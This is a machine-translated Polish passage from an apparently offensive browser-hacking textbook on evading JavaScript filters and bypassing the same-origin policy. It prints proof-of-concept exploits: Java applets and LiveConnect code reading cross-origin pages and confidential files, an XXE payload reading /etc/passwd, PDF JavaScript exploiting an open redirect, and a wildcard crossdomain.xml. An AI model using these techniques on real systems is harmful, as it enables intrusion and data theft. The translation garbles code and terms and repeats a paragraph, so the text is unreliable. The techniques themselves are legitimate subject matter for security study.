is_ie = / * @ cc_on! @ * / false;
```

Jeśli kod zostanie oceniony przez IE, zostanie skutecznie zinterpretowany jako !false, co spowoduje, że zmienna is_ie będzie prawdziwa. W każdej innej przeglądarce zmienna będzie fałszywa, ponieważ negacja logiczna będzie uważana za komentarz do kodu. Teraz wyobraź sobie, że celujesz w Internet Explorera, a silnik filtrujący HTTP po stronie serwera używa SpiderMonkey (silnik JavaScript używany

przez Firefox). Jeśli silnik filtrujący (za pomocą SpiderMonkey) oceni następujący kod, przepływ zawsze kończy się w bloku else:

```
if („\ v” == 'v ”) {

... // Złośliwy kod dla przeglądarki IE

}jeszcze{

... // Martwy i niezłośliwy kod dla przeglądarek innych niż IE

}
```

Mechanizm filtrujący przeanalizuje kod w instrukcji else i zdiagnozuje go jako nie złośliwy. Cała zawartość JavaScript będzie dozwolona przez proxy, a następnie zostanie potencjalnie wykonana przez przeglądarkę Internet Explorer. Tym razem jednak obserwowany przepływ logiki prowadzi do złośliwego kodu. Ta sama koncepcja obowiązuje przy ręcznym usuwaniu zaciemnienia kodu, w przypadku gdy oceny dokonuje się w przeglądarce lub innych narzędziach opartych na konkretnym silniku JavaScript. Przykład można odwrócić w zależności od sytuacji na jakie rozwiązanie filtrowania chcesz ominąć, ale koncepcja pozostaje taka sama.

Podsumowanie

Dowiedziałeś się, dlaczego zachowanie kontroli jest fundamentem hakowania przeglądarki. Ustanowienie kanału komunikacji i utrzymywanie kontroli jest kluczowe, jeśli chcesz osiągnąć sukces przy naruszeniu celu. Istnieją różne techniki osiągania komunikacji i wytrwałości przedstawione, a teraz to Ty decydujesz, którą metodę zastosować, a może ich kombinację, aby uzyskać najlepszy wynik. Jedną z możliwości jest to, że podczas komunikacji z przeglądarką możesz wybrać standardowy kanał komunikacyjny XMLHttpRequest. Następnie możesz go automatycznie zaktualizować do protokołu WebSocket, jeśli jest obsługiwany. Ponadto można uzyskać trwałość, łącząc ramki IFrame i okna pop-under. Najlepsza opcja będzie w dużej mierze zależeć od konkretnego scenariusza ataku. Zachowanie kontroli nad docelową przeglądarką daje możliwość modularyzacji różnych kodów ataku i podejmowania decyzji w czasie rzeczywistym. Daje to opcję pętli zwrotnej atakującego. Określone działanie może odsłonić kolejny problem, który przy dalszym badaniu może ujawnić więcej problemów. Korzystając z tej metody, możesz wybrać gałąź drzewa decyzyjnego, która ma być zejść w dół, gdy się pojawi. Na przykład możesz zidentyfikować wszystkie aktywne hosty w sieci lokalnej przeglądarki docelowej, a następnie wybrać tylko te, które mają skanować port. Przeanalizowałeś także różne techniki, aby zminimalizować prawdopodobieństwo blokowania instrukcji przez filtry. Korzystając z tych metod, kod może być nawet zbyt niejasny, aby można go było łatwo analizować ręcznie. Oczywiście będzie to zależeć od zaawansowania zaciemnienia i zaawansowania celu. Eksplorowałeś wiele technik, które możesz wykorzystać, aby zachować kontrolę nad docelową przeglądarką. Teraz możesz zgiąć funkcjonalność przeglądarki do siebie.

Pytania

1. Jakie są zalety korzystania z protokołu WebSocket zamiast kanału XmlHttpRequest?

2. Opisz, jak działa kanał oparty na DNS i dlaczego warto mieć niewidzialną komunikację.

3. Co to jest zawieszanie przeglądarki?

4. Dlaczego Man-in-the-Browser może być skuteczny w sytuacjach, gdy nie można użyć IFrame?

5. Jak działa technika unikania kodowania WhiteSpace?

6. Wyobraź sobie środowisko, w którym masz sieć chronioną przez rozwiązanie do filtrowania stron internetowych. Jakich technik unikania użyłbyś? Jak byś je połączył?

7. Dlaczego technika unikania opóźnień miałaby być skuteczna wobec technologii wykrywania złośliwego oprogramowania?

8. Podaj przykład przejęcia zdarzenia DOM.

9. Jaka jest według Ciebie najbardziej niezawodna technika uporczywości? Czy połączyłbyś niektóre z technik omówionych wcześniej?

Omijanie zasad tego samego pochodzenia

Polityka tego samego pochodzenia (SOP) jest prawdopodobnie najważniejszą kontrolą bezpieczeństwa stosowaną w sieci. Niestety jest to również jedna z najbardziej niekonsekwentnie zaimplementowanych specyfikacji. Jeśli SOP zostanie złamany lub ominięty, centralny model bezpieczeństwa sieci World Wide Web również zostanie złamany. Intencją SOP jest ograniczenie interakcji między interfejsami niepowiązanego pochodzenia. SOP mówi, że jeśli strona pochodzenia http://browserhacker.com chce uzyskać dostęp do informacji z http://browservictim.com, nie może. Oczywiście w zależności od używanej przeglądarki lub używanej wtyczki przeglądarki nie zawsze jest to takie proste. W tej części przeanalizowano różne obejścia SOP. Ponieważ SOP jest bardzo krytycznym elementem bezpieczeństwa przeglądarki, wiele z tych obejścia zostanie załatanych przed przeczytaniem tego tekstu. Mimo to jest wiele do zbadania i nie jest niczym niezwykłym zbudowanie nowej obwodnicy poprzez modyfikację poprzedniej. Kiedy stosujesz obejście SOP, często możliwe jest użycie przechwyconej przeglądarki jako proxy HTTP w celu uzyskania dostępu do źródeł innych niż początkowo przechwycone. Tak, brzmi to dziwnie, ale w tej części zobaczysz, jak jest to możliwe.

Zrozumienie zasad tego samego pochodzenia

SOP uznaje strony mające tę samą nazwę hosta, schemat i port za pochodzące z tego samego źródła. Jeśli którykolwiek z tych trzech atrybutów jest inny, zasób ma inne pochodzenie. Dlatego jeśli dostarczone zasoby pochodzą z tej samej nazwy hosta, schematu i portu, mogą współdziałać bez ograniczeń. SOP został początkowo zdefiniowany tylko dla zasobów zewnętrznych, ale został rozszerzony o inne rodzaje źródeł. Obejmuje to dostęp do plików lokalnych przy użyciu schematu plików i zasobów związanych z przeglądarką przy użyciu schematu chrome. Rozważmy następującą analogię, aby zademonstrować konieczność takiej polityki. Wyobraź sobie szpital. Wszyscy pacjenci w szpitalu początkowo przyjmowani są z zewnątrz. W szpitalu może przebywać jednocześnie wielu pacjentów, wszyscy niespokrewnieni. Jeśli któryś z pacjentów w szpitalu zwróci się do personelu szpitala z prośbą o przekazanie dokumentacji medycznej lub statusu innych pacjentów, zostanie on odrzucony (i ewentualnie przy wielokrotnych agresywnych próbach zostanie przyjęty do innego rodzaju szpitala!). Podobnie, jeśli przypadkowi członkowie społeczeństwa zwrócą się do szpitala z prośbą o wizytę lub zapytanie o status któregokolwiek z pacjentów, szpital sprawdzi, czy są blisko spokrewnieni – z tej samej rodziny lub pochodzenia – przed zezwoleniem na dostęp. A teraz wyobraź sobie szpital, który pozwalał na nieskrępowaną interakcję między swoimi pacjentami, posiadał dane o pacjentach i kimkolwiek ze świata zewnętrznego! To jest przeglądarka bez SOP. Właściwie staje się to bardziej skomplikowane. Na przykład istnieje SOP dla XMLHttpRequest, dostępu DOM i plików cookie. Istnieją nawet oddzielne SOP dla różnych wtyczek, takich jak Java, Flash i Silverlight, z których każda demonstruje własne dziwactwa i interpretacje. Rozważając te różnice, możesz zacząć pojmować trudność, jaką obrońca ma z próbą zabezpieczenia miejsca pochodzenia. Gdyby tego było mało, istnieją uzasadnione powody, dla których aplikacje internetowe komunikują się z różnymi źródłami. Niektóre z tych technik komunikacji między źródłami zostały zbadane w części 3, w tym odpytywanie XHR, protokół WebSocket, funkcje window.postMessage() i kanały DNS. W poniższych sekcjach omówimy więcej przykładów technik używanych przez aplikacje internetowe do komunikowania się między źródłami.

Zrozumienie SOP z DOM

Podczas określania, w jaki sposób JavaScript i inne protokoły mogą uzyskać dostęp do zasad DOM, porównuje się trzy części adresu URL w celu określenia dostępu - nazwę hosta, schemat i port. Jeśli dwie witryny zawierają tę samą nazwę hosta, schemat i port podczas uzyskiwania dostępu, przyznawany jest dostęp DOM. Jedynym wyjątkiem (dla dostępu DOM) jest Internet Explorer;

sprawdza tylko nazwę hosta i schemat przed określeniem dostępu. Działa to dobrze, gdy wszystkie skrypty mają jedno źródło. Jednak w wielu przypadkach może istnieć inny host w tej samej domenie głównej, który powinien mieć dostęp do DOM strony źródłowej. Jednym z przykładów może być seria witryn korzystających z centralnego serwera uwierzytelniania. Na przykład store.browservictim.com może wymagać użycia uwierzytelniania przez login.browservictim.com. W takim przypadku witryny mogą używać właściwości document.domain, aby umożliwić innym witrynom w tej samej domenie interakcję z DOM. Aby zezwolić kodowi z login.browservictim.com na interakcję z formularzami na store.browservictim.com, programista musiałby ustawić właściwość document.domain do katalogu głównego domeny (w obu witrynach):

document.domain = "browservictim.com"

Po ustawieniu tego w DOM, SOP jest rozluźniany do korzenia domeny. Oznacza to, że wszystko w domenie browservictim.com może uzyskać dostęp do DOM na bieżącej stronie. Istnieje jednak kilka ograniczeń dotyczących ustawiania tych wartości. Gdy SOP zostanie zrelaksowany do domeny głównej, nie można go ponownie ograniczyć. Aby zobaczyć to w akcji, możesz spróbować ustawić właściwość document.domain na katalog główny domeny. Następnie spróbuj ponownie go ograniczyć. Otwarcie SOP w celu uwzględnienia domeny głównej będzie dozwolone, jednak przy próbie jej przywrócenia zostanie wygenerowany błąd:

// obecna domena: store.browservictim.com

document.domain = "browservictim.com"; // Dobrze

// obecna domena: browservictim.com

document.domain = "store.browservictim.com"; // Błąd

Przed złagodzeniem SOP w ten sposób ważne jest, aby upewnić się, że programiści rozumieją wszystkie konsekwencje. Jeśli było to środowisko produkcyjne, a ktoś umieścił wikidev.browservictim.com w Internecie, słabości tej nowej witryny mogą stanowić zagrożenie dla pochodzenia store.browservictim.com. Jeśli atakujący byłby w stanie przesłać złośliwy kod z powodu niezałatanych słabości, witryna wikidev miałaby taki sam poziom dostępu jak witryna logowania. Może to ujawnić informacje lub doprowadzić do XSS, XSRF lub innych rodzajów ataków.

Zrozumienie SOP z CORS

Domyślnie, jeśli używasz obiektu XMLHttpRequest (XHR) do wysłania żądania do innego źródła, nie możesz odczytać odpowiedzi. Jednak żądanie nadal dotrze do miejsca przeznaczenia. Jest to bardzo przydatna cecha żądań cross-origin i zostanie omówiona w Częściach 9 i 10 jako część szeregu technik ataku. SOP uniemożliwia odczytanie nagłówków lub treści odpowiedzi HTTP. Jednym ze sposobów na rozluźnienie SOP i umożliwienie komunikacji między źródłami z XHR jest wykorzystanie współużytkowania zasobów między źródłami (CORS). Jeśli źródło browserhacker.com zwróci następujące nagłówki odpowiedzi, to każda subdomena browservictim.com może otworzyć dwukierunkowy kanał komunikacji z browserhacker.com:

Access-Control-Allow-Origin: *.browservictim.com

Access-Control-Allow-Methods: OPTIONS, GET, POST

Access-Control-Allow-Headers: X-custom

Access-Control-Allow-Credentials: true

Inne niż pierwszy nagłówek odpowiedzi HTTP, który nie wymaga wyjaśnień, inne nagłówki określają, że żądania mogą być wykonywane przy użyciu dowolnej z metod OPTIONS, GET lub POST i ostatecznie zawierają nagłówek X-custom. Zwróć także uwagę na nagłówek Access-Control-Allow-Credentials, który jest odpowiedzialny za umożliwienie uwierzytelnionej komunikacji z zasobem. Widać to w następującym fragmencie kodu:

```
var url = 'http://browserhacker.com/authenticated/user';

var xhr = new XMLHttpRequest()

xhr.open('GET', url, true);

xhr.withCredentials = true;

xhr.onreadystatechange = do_something();

xhr.send();
```

Poprzedni przykład pobiera zasób /authenticated/user. W tym przypadku dostęp wymagał poświadczeń. Obsługa uwierzytelniania z włączoną obsługą JavaScript przez ustawienie flagi withCredentials na wartość true.

Zrozumienie SOP za pomocą wtyczek

Teoretycznie, jeśli wtyczka jest udostępniana z http://browserhacker.com:80/, powinna mieć dostęp tylko do http://browserhacker.com:80/. W praktyce sprawy nie są takie proste. Jak dowiesz się , istnieje wiele implementacji SOP w Javie, Adobe Reader, Adobe Flash i Silverlight, ale większość z nich jest niespójna i cierpiała na różne obejścia w przeszłości. Każda większa wtyczka przeglądarki implementuje SOP na swój własny sposób. Na przykład niektóre wersje Javy uznają, że dwie różne domeny mają to samo pochodzenie, jeśli adres IP jest taki sam. Może to mieć katastrofalne skutki w wirtualnych środowiskach hostingowych, które często obsługują wiele witryn internetowych z tego samego adresu IP. Adobe ma długą historię krytycznych błędów bezpieczeństwa w swoich wtyczkach PDF Reader i Flash. Większość z tych błędów pozwalała na wykonanie dowolnego kodu, więc ryzyko bezpieczeństwa było znacznie większe niż obejście SOP. Jednak obejścia SOP wpłynęły również na obie wtyczki. Adobe Flash oferuje metodę umożliwiającą zarządzanie komunikacją między źródłami. Odbywa się to za pomocą pliku o nazwie crossdomain.xml, który powinien znajdować się w katalogu głównym witryny. Plik ma zawartość podobną do następującej:

```
< ?xml version="1.0"? >

< cross-domain-policy >

< site-control permitted-cross-domain-policies="by-content-type"/ >

< allow-access-from domain="*.browserhacker.com" / >

< /cross-domain-policy >
```

Dzięki takiej polityce każda subdomena browserhacker.com może nawiązać dwukierunkową komunikację z aplikacją. SOP Java i Silverlight można złagodzić w podobny sposób, ponieważ crossdomain.xml jest obsługiwany przez obie te wtyczki. Silverlight obsługuje również zasady dostępu klienta. xml. Po wysłaniu żądania cross-origin Silverlight najpierw sprawdza ten plik, a następnie, jeśli nie zostanie znaleziony, powraca do crossdomain.xml. Obie wtyczki mają swoje dziwactwa, o czym dowiesz się w kolejnych sekcjach.

Zrozumienie SOP z naprawą interfejsu użytkownika

Upraszczając, naprawa interfejsu użytkownika to kategoria metodologii ataków, która zmienia elementy wizualne w interfejsie użytkownika w celu ukrycia złośliwych działań. Nakładanie widocznego przycisku z niewidocznym przyciskiem przesyłania, który wykonuje złośliwą akcję, lub zmiana kursora w taki sposób, aby poruszał się lub klikał niezależnie od miejsca, w którym użytkownik faktycznie zamierza, to oba ataki mające na celu naprawienie interfejsu użytkownika. Wiele ataków mających na celu naprawienie interfejsu użytkownika zostało z powodzeniem wykorzystanych na wolności, atakując Facebooka i inne popularne witryny, o czym przekonasz się w dalszej części tego rozdziału. Ataki naprawiające interfejs użytkownika omijają SOP na różne sposoby. Niektóre z tych (teraz załatanych) ataków opierały się na fakcie, że SOP nie był egzekwowany podczas wykonywania czynności przeciągnij i upuść z głównego okna do ramek IFramek, między ramkami IFrame i między oknami. Inne ataki polegają na tym, że SOP nie jest egzekwowany w określonych warunkach podczas żądania zawartości view-source.

Zrozumienie SOP z historią przeglądarki

Pobieranie historii przeglądarki może być potencjalnie szkodliwe dla prywatności użytkownika końcowego. Chociaż większość ataków wymierzonych w prywatność użytkownika została omówiona w Części 5, niektóre przykłady ataków na historię przeglądarki są również omówione w tym rozdziale. Niektóre z tych ataków opierają się na klasycznych wadach implementacji SOP, takich jak schemat http mający dostęp do innych schematów (na przykład przeglądarki, about lub mx). Ataki te działały na Avant i Maxthon, dwie mniej znane przeglądarki, które są bardzo popularne w Chinach. Inne, bardziej wyrafinowane ataki obejmują przechwytywanie błędów naruszenia SOP podczas ładowania zasobów z różnych źródeł. Ataki te są przydatne w ujawnianiu witryn odwiedzanych wcześniej przez przeglądarkę.

Odkrywanie obejścia SOP

SOP jest różnie interpretowany przez różnych programistów. Ta złożoność i zróżnicowana interpretacja będzie działać na Twoją korzyść podczas atakowania przeglądarki. Jednym ze sposobów na poszerzenie możliwości ofensywnych jest znalezienie sposobu na obejście SOP. Umożliwi to wykorzystanie przeglądarki ofiary jako liberalnego punktu zwrotnego do przeprowadzania dalszych ataków, nie tylko na Internet, ale także na intranety, a nawet potencjalnie na lokalny system plików. Poniższe sekcje zademonstrują metody, w których SOP można ominąć za pomocą wtyczek przeglądarki, dziwactw przeglądarki, a nawet aplikacji innych firm. Nie jest to w żaden sposób obszerna lista każdego obejścia SOP, ale działa jako elementarz niektórych z bardziej powszechnych obejścia i metod, które odniosły sukces.

Omijanie SOP w Javie

Wersje Java 1.7u17 i 1.6u45 nie wymuszają SOP, jeśli dwie domeny mają ten sam adres IP. Oznacza to, że jeśli browserhacker.com i browservictim.com rozwiązują ten sam adres IP, aplet Java może wysyłać żądania cross-origin i odczytywać odpowiedzi. Przeglądając dokumentację Java 6 i 7, w szczególności metodę równości obiektu URL1, odkrywamy następujące stwierdzenie: „Dwa hosty są uważane za równoważne, jeśli obie nazwy hostów można rozwiązać na te same adresy IP […]”. Oczywiście jest to luka w implementacji SOP Javy (która nie była załatana w momencie pisania tego tekstu). Błąd jest krytyczny, gdy jest wykorzystywany w środowiskach hostingu wirtualnego, w których potencjalnie setki domen są zarządzane przez ten sam serwer i mają ten sam adres IP. Rozważmy następujący scenariusz, w którym www.browserhacker.com i www.browservictim.com mają ten sam adres IP 192.168.0.2:

$ cat /etc/hosts/

192.168.0.2 www.browservictim.com

192.168.0.2 www.browserhacker.com

W poniższym aplecie Java wywołanie metody getInfo() powoduje utworzenie nowej instancji obiektu java.net.URL, który służy do pobierania treści z określonego adresu URL hostowanego na stronie www.browserhacker.com:

```
import java.applet.*;

import java.awt.*;

import java.net.*;

import java.util.*;

import java.io.*;

public class javaAppletSop extends Applet{

public javaAppletSop() {

super();

return;

}

public static String getInfo(){

String result = "";

try {

URL url = new URL("http://www.browserhacker.com" + "/demos/secret_page.html");

BufferedReader in = new BufferedReader(

new InputStreamReader(url.openStream()));

String inputLine;

while ((inputLine = in.readLine()) != null)

result += inputLine;

in.close();

}

catch (Exception exception){

result = "Exception: " + exception.toString();

}

return result;

}
```

}

Teraz skompiluj poprzedni aplet i umieść go na stronie HTML na www.browservictim.com. Następnie otwórz stronę w Firefoksie za pomocą wtyczki Java w wersji 1.6u45 lub 1.7u17. Aby osadzić aplet, możesz użyć następującego kodu HTML:

```
< html >
< !--
Tested on:
- Java 1.7u17 and Firefox (CtP allowed)
- Java 1.6u45 and IE 8
-- >
< body >
< embed id='javaAppletSop' code='javaAppletSop'
type='application/x-java-applet'
codebase='http://browservictim.com/' height='0'
width='0'name='javaAppletSop' >< /embed >
< !-- use the following one for IE -- >
< !--
<applet id='javaAppletSop' code='javaAppletSop'
codebase='http://browservictim.com/' height='0'
width='0'name='javaAppletSop' >< /aplet >
-- >
< script >
// 5 secs timeout to wait for the user to allow CtP
function getInfo(){
output = document.javaAppletSop.getInfo();
if (output) alert(output);
}
setTimeout(function(){getInfo();},5000);
< /script >
< /body>
< /html >
```

Ważna uwaga dotyczy tutaj uprawnień wymaganych przez aplet do korzystania z obiektów URL, BufferedReader i InputStreamReader. W Javie 1.6 wystarczy zwykły niepodpisany aplet i do jego uruchomienia nie jest wymagana interwencja użytkownika (z wyjątkiem najnowszych wersji przeglądarek, w których wszystkie niepodpisane aplety wymagają interwencji użytkownika do uruchomienia). W przypadku Java 1.7 aplet będzie wymagał wyraźnego zezwolenia użytkownika do uruchomienia, co skutkuje obowiązkową interwencją użytkownika w celu zaakceptowania jego wykonania poprzez kliknięcie przycisku Uruchom. Wynika to ze zmian w mechanizmie dostarczania apletów zaimplementowanych przez Oracle w Javie 1.7 od aktualizacji 11 na początku 2013 roku. Teraz użytkownik musi jawnie użyć funkcji Kliknij, aby odtworzyć, aby uruchamiać podpisane i niepodpisane aplety. Początkowa implementacja tej nowej funkcji została ominięta przez Immunity i doprowadziła do późniejszej poprawki przez Oracle. Ponadto w wersji Java 7u21 firma Oracle zaktualizowała okno dialogowe zabezpieczeń Click to Play, aby rozróżniać komunikaty wyświetlane użytkownikowi na podstawie typu apletu. Mimo to, z perspektywy użytkownika końcowego, różnica między dwoma podpisanymi apletami działającymi w wersji Java większej niż 7u21, gdzie jeden jest w trybie piaskownicy, a drugi nie, opiera się na jednym słowie. Jeśli podpisany aplet żąda uprawnień do uruchamiania poza piaskownicą, komunikat wyświetlany użytkownikowi będzie miał postać „…będzie działać z nieograniczonym dostępem…”. Jeśli podpisany aplet jest w trybie piaskownicy, komunikatem wyświetlanym użytkownikowi będzie „…będzie działać z ograniczonym dostępem…”. Wyraźnie widać subtelną różnicę między wiadomościami. Prawdziwe pytanie brzmi: ilu użytkowników zauważy różnicę? Niemniej jednak Click to Play skutecznie unieważnia Javę jako ukrytą opcję obejścia SOP. Mario Heiderich odkrył dziwactwo Javy, gdy LiveConnect API i wtyczka Java są dostępne w Firefoksie. LiveConnect udostępnia obiekt Packages DOM w Firefoksie 15 i wcześniejszych. Ten obiekt umożliwia bezpośrednie wywoływanie obiektów i metod Javy z DOM. Przykład obejścia przy użyciu obiektu DOM Packages jest następujący:

```
< script >

var url = new Packages.java.net.URL("http://browservictim.com/cookie.php");

var is = new Packages.java.io.BufferedReader(

new Packages.java.io.InputStreamReader(url.openStream()));

var data = '';

while ((l = is.readLine()) != null) {

data+=l;

}

alert(data)

< /script >
```

Gdy ten kod Java jest wywoływany przy użyciu pakietów, istnieje potencjalnie niebezpieczny efekt uboczny. Jeśli kod jest wykonywany w Javie 1.7 przy użyciu przeglądarki Firefox 15 lub wcześniejszej, omawiana wcześniej funkcja Kliknij, aby odtworzyć jest całkowicie pomijana. Jeśli przeglądarką jest Firefox, a interfejs API LiveConnect jest włączony, cichy charakter tego zachowania skutecznie zwiększa przydatność apletów Java do celów obejścia SOP. Innym interesującym błędem obejścia SOP w Javie jest CVE-2011-3546, załatany po dziesięciu miesiącach pod koniec 2011 roku. Podobne obejście SOP zostało znalezione w programie Adobe Reader i jest omówione w następnej sekcji. Neal Poole odkrył,

że jeśli zasób użyty do załadowania apletu odpowiadał przekierowaniem 301 lub 302, pochodzenie apletu było oceniane jako źródło przekierowania, a nie miejsce docelowe. Rozważ następujący kod:

< applet

code="malicious.class"

archive="http://browservictim.com?redirect_to=

http://browserhacker.com/malicious.jar"

width="100" height="100" >< /applet >

Można słusznie oczekiwać, że SOP będzie egzekwowane, jeśli aplet spróbuje uzyskać dostęp do browservictim.com. Oczywiście w tej sytuacji również powinien zostać zgłoszony błąd naruszenia SOP. W ten sposób powinna zachowywać się niewadliwa implementacja SOP, ponieważ źródłem apletu jest browserhacker.com. Zamiast tego wersje Java 1.7 i 1.6 aktualizują 27 (i wcześniejsze wersje) uważały źródło przekierowania za prawidłowe źródło. W praktyce oznacza to, że możesz odczytać zawartość każdego pochodzenia, na którą ma wpływ luka w zabezpieczeniach Open Redirection. Aplet ładuje się z miejsca docelowego przekierowania (czyli strony internetowej kontrolowanej przez atakującego), a źródłem przekierowania jest źródło ofiary (podatne na Open Redirection). Frederik Braun odkrył kolejne interesujące obejście SOP w wersji Java 1.7 Update 5 i wcześniejszych, które Oracle następnie rozwiązało w Java 1.7 Update 9. Obejście dotyczyło obiektu URL Javy (który był również używany w poprzednich przykładach) umieszczającego na czarnej liście użycie schematów URI, takich jak ftp i złożyć wniosek o crossorigin. Dozwolony był jednak schemat jar, co pozwoliło ci stworzyć całkowicie poprawny identyfikator URI, taki jak:

jar:http://browserhacker.com/secret.jar

Te identyfikatory URI jar mogą być używane podczas tworzenia nowego wystąpienia obiektu URL. W tym przypadku SOP nie był egzekwowany, więc niepodpisany aplet Java ładowany z browserhacker.com mógł żądać plików JAR o różnym pochodzeniu, skutecznie odczytując zawartość. Skutki tego obejścia SOP nie ograniczały się tylko do plików JAR. Format JAR to zasadniczo plik ZIP z katalogiem Manifest i META-INF. Formaty dokumentów Microsoft Office i Open Office są takie same, co oznacza, że możesz czytać dowolny plik docx, odt, jar i ogólnie dowolny plik archiwum oparty na formacie zip przy użyciu tego SOP omijającego różne źródła. Te identyfikatory URI jar mogą być używane podczas tworzenia nowego wystąpienia obiektu URL. W tym przypadku SOP nie był egzekwowany, więc niepodpisany aplet Java ładowany z browserhacker.com mógł żądać plików JAR o różnym pochodzeniu, skutecznie odczytując zawartość. Skutki tego obejścia SOP nie ograniczały się tylko do plików JAR. Format JAR to zasadniczo plik ZIP z katalogiem Manifest i META-INF. Formaty dokumentów Microsoft Office i Open Office są takie same, co oznacza, że możesz czytać dowolny plik docx, odt, jar i ogólnie dowolny plik archiwum oparty na formacie zip przy użyciu tego SOP omijającego różne źródła. Poniższy kod może zostać użyty do odczytania zawartości dokumentu Open Office za pomocą omówionego wcześniej obejścia SOP:

import java.awt.*; import java.applet.Applet ;

import java.io.* ; import java.net.*;

public class zipSopBypass extends Applet {

private TextArea ltArea = new TextArea("", 100, 300);

public void init (){

```
add(ltArea);
}
public void paint (Graphics g) {
g.drawString("Reading file content in JAR...", 80, 80);
// the applet is loaded from
//the http://browserhacker.com origin
String url = "jar:https://browservictim.com/"+
"stuff/confidential.odt!/content.xml";
String content = "";
try{
URL u = new URL(url);
BufferedReader ff = new BufferedReader(
new InputStreamReader(u.openStream())
);
while (ff.ready()){
content += ff.readLine();
}
}catch(Exception e){
g.drawString( "Error",100,100);
}
ltArea.setText(content);
g.drawString(content ,100,100);
}
}
```

Zauważ, że zmienna url z poprzedniego kodu wskazuje na zasób content.xml zawarty w archiwum pliku odt. W dokumentach Open Office każdy plik zawiera zasób content.xml. Prawie wszystkie obejścia Java SOP opisane na poprzednich stronach zostały załatane przez Oracle. Jednak według firm zajmujących się bezpieczeństwem, takich jak WebSense i Bit9, większość przedsiębiorstw nadal używa starych i podatnych na ataki wersji Javy. Około lipca 2013 r. Bit9 zebrał statystyki użytkowania Javy od prawie 400 organizacji za pomocą usługi reputacji oprogramowania Bit9. W sumie przebadano około 1 miliona korporacyjnych systemów końcowych. Około 80 procent tych systemów wykorzystywało Javę 6. W tych środowiskach nadal można było uruchamiać niepodpisane aplety bez interwencji użytkownika.

Kontrola bezpieczeństwa Click to Play została wprowadzona w najnowszych przeglądarkach oraz w samej Javie. Możesz oczekiwać, że uniemożliwi to Ci wykorzystywanie apletów Java w hakowaniu

przeglądarki. W rzeczywistości, chociaż to cię spowolni, niekoniecznie cię powstrzyma. Nie zapomnij, że Internet Explorer 9 i starsze wersje nie obsługują funkcji Click to Play. Ponadto, zgodnie z badaniem Bit9, 93 procent organizacji miało wiele wersji Javy zainstalowanych na tym samym komputerze. Oznacza to, że nadal istnieje wiele możliwości korzystania z Javy podczas włamywania się do przeglądarki. W przypadku systemów z wieloma wersjami języka Java można kierować reklamy na starsze wersje i przeglądarki, które nie wykorzystują kontrolki „kliknij, aby odtworzyć". Powszechna obecność wtyczki Java sprawia, że jest ona idealnym celem dla atakujących. Eric Romang podsumował oś czasu zerowych dni Javy, które doprowadziły do wykonania dowolnego kodu. Chociaż nie są to obejścia SOP, oś czasu sugeruje, czego możesz się spodziewać w przyszłości.

Omijanie SOP w Adobe Reader

Adobe Reader jest niesławny z powodu liczby błędów bezpieczeństwa, które zostały znalezione we wtyczce przeglądarki. Istnieje pozornie niezliczona liczba błędów wykonania dowolnego kodu, spowodowanych takimi klasycznymi problemami, jak przepełnienia i luki w zabezpieczeniach Use After Free. Bardziej bezpośrednie ataki na Adobe Reader zostaną omówione w sekcji „Atakowanie czytników PDF" w Części 8, ale ważne jest, aby zrozumieć, w jaki sposób błędy we wtyczce mogą pomóc ominąć SOP. Jak być może wiesz, parser Adobe Reader PDF rozumie JavaScript. Ten atrybut jest często używany przez złośliwe oprogramowanie do ukrywania złośliwego kodu w plikach PDF. Jedną z tych wad, które umożliwiły ominięcie SOP, jest CVE-2013-0622, odkryta przez Billy'ego Riosa, Federico Lanusse i Mauro Gentile. Atak (teraz załatany w Adobe Reader w wersjach wyższych niż 11.0.0) był podobny do drugiego obejścia SOP omówionego wcześniej w sekcji Java, gdzie wykorzystanie otwartego przekierowania umożliwiłoby obcemu pochodzeniu dostęp do źródła przekierowania. Podobnie jak w przypadku tego ataku, do wykorzystania luki wykorzystywane jest żądanie zwracające kod odpowiedzi przekierowania 302. Innym interesującym aspektem tego błędu jest to, że SOP nie został wymuszony podczas określania zasobu przy użyciu zewnętrznego podmiotu XML (XXE). Konwencjonalne wstrzykiwanie XXE polega na próbie wstrzyknięcia złośliwych ładunków do żądań akceptujących dane wejściowe XML, takie jak:

< !DOCTYPE foo [

< !ELEMENT foo DOWOLNY >

< !ENTITY xxe SYSTEM "/etc/passwd" >] >< foo>&xxe;</foo >

Jeśli parser XML zezwala na zewnętrzne encje, wartość &xxe jest zastępowana zawartością /etc/passwd. Ta sama technika może być użyta do obejścia SOP. Polega na załadowaniu (jako podmiot zewnętrzny) zasobu i odpowiedzi serwera z przekierowaniem 302. Prawdziwy zasób, który chcesz pobrać, jest celem przekierowania. Rozważ następujący fragment kodu JavaScript, który jest zawarty w pliku PDF:

var xml="< ?xml version=\"1.0\" encoding=\"ISO-8859-1\"? >

< !DOCTYPE foo [<!ELEMENT foo ANY > < ! ENTITY xxe

SYSTEM \"http://browserhacker.com?redirect=

http%3A%2F%2Fbrowservictim.com%2Fdocument.txt\" >]>

< foo>&xxe;</foo >";

var xdoc = XMLData.parse(xml,false);

app.alert(escape(xdoc.foo.value));

Po załadowaniu pliku PDF wykonywany jest poprzedni kod JavaScript. Żądanie GET jest wysyłane do browserhacker.com, który odpowiada odpowiedzią HTTP 302, przekierowującą do wartości parametru redirect. Powoduje to pobranie i przetworzenie pliku document.txt (z browservictim.com). Pochodzenie http://browserhacker.com nie powinno mieć dostępu do treści pochodzących z http://browservictim.com. Jest to wyraźnie luka w zabezpieczeniach implementacji SOP Adobe Reader, ponieważ należy czytać tylko zasoby z tego samego pochodzenia, z którego załadowano plik PDF. W tym przypadku czytasz zasób z innego źródła niż ten, w którym załadowano plik PDF. Wykorzystanie tego błędu ma jednak pewne ograniczenia, które można ogólnie zastosować do błędów wstrzykiwania XXE. Zasób, który ma zostać pobrany, musi być zwykłym dokumentem lub typem dokumentu XML; w przeciwnym razie parser XML zgłosi błąd.

Omijanie SOP w Adobe Flash

Adobe Flash wykorzystuje plik crossdomain.xml. Podobnie jak w przypadku innych aplikacji, ten plik kontroluje witryny, w których Flash może odbierać dane. Chociaż ten plik powinien być ograniczony tylko do zaufanych witryn, nadal często można znaleźć liberalne pliki zasad crossdomain.xml. Oto przykład:

< ?xml version="1.0"? >

< cross-domain-policy >

< site-control permitted-cross-domain-policies="by-content-type"/ >

< allow-access-from domain="*" />

< /cross-domain-policy >

